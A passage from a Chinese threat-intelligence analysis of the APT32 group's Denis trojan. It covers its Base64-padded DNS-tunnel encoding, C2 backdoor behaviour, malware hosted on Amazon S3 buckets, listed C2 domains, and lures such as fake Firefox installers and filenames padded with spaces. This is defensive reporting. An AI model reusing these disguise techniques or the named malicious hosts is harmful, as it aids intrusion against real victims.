另有一个版本的Denis木马，将机器名进行Base64编码，再对数据进行处理，同样包括了使用连续的字母“A”进行填充的方法。

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==.BgEBAAEBAABWQkNDUlOItUEMAAAAAAABTWVNURUlOAUEMAAAAAAAAAAAAAAAA==
```


删除掉填充的连续字母后，真实的机器名“ VBCCSB-PC”逐渐显现。

5、 在成功连接后，样本将建立后门，与C2服务器进行通讯，进而下载和加载其他木马，并实现相应的恶意功能。

通过微步在线的云沙箱和关联分析系统进行分析，我们发现APT32经常使用正常的云服务进行恶意软件的托管和分发。微步在线的情报系统显示，APT32曾使用OneDrive云服务托管和分发恶意软件，而近期则发现APT32主要使用Amazon S3云存储服务进行初期阶段的恶意软件分发。其中Denis相关变种主要托管在dload01.s3.amazonaws.com上，而Cobalt Strike Beacon后门等其他木马则主要托管在download-attachments.s3.amazonaws.com上。对这两个域名的活跃情况进行分析发现，虽然dload01.s3.amazonaws.com上的木马分发链接基本失效，但download-attachments.s3.amazonaws.com上的木马分发链接则大部分存活，说明APT32的攻击活动仍在持续。此外，微步在线情报系统显示，中国、柬埔寨、菲律宾、老挝、韩国等亚洲国家的政府、军事机构和大型企业，以及东盟组织和越南的媒体、人权和公民社会等相关的组织和个人遭到过APT32的定向攻击。

分析这些捕获的样本，发现这些样本从文件名、图标到运行时打开的界面都经过了精心的伪装，用以诱导和迷惑受害者。这些样本多伪装成FireFox浏览器、Adobe相关软件、字体相关工具，以及Word和Excel等文档。比如某些恶意软件伪装成FireFox浏览器的安装或更新包，其在运行时会显示FireFox的安装或更新界面，除了在后台执行恶意操作之外还会下载并安装FireFox；而伪装Word等文档的样本的文件名则包含超长的空格或使用后缀名欺骗，运行时还会打开诱饵文档，极具迷惑性。我们推测APT32在具体的钓鱼攻击和水坑攻击中使用了这类社工手法诱导目标下载和执行恶意软件，这也符合APT32一贯的攻击手法。

使用微步在线的追踪溯源系统对Denis变种的C2域名jeffreyue.com进行溯源分析，发现avidorber.com等14个APT32的其他域名资产，如下图：



通过进一步对所有捕获的样本包含的C2域名进行关联分析，共计发现上百个APT32的域名资产，这些域名的注册信息均使用了隐私保护。微步在线情报系统显示，这批域名最早于2017年6月23日注册，且其中至少四成的域名在具体的攻击中被使用。因此我们推测APT32在最近几个月很是活跃，应引起重视。

Tags: 木马 , 攻击 , 相关 , 域名 , 分析 , 文件 , 样本 , 发现 , 组织 , 运行 ,

为您推荐了相关的技术文章:

1. 定时炸弹 - MQ 代理中危险的序列化数据
2. 构造PPSX钓鱼文件 - Evi1cg's blog
3. 360安全报告-2017年上半年网络诈骗趋势研究报告
4. Rasp 技术介绍与实现
5. 会找漏洞的时光机: Pinpointing Vulnerabilities

原文链接： mp.weixin.qq.com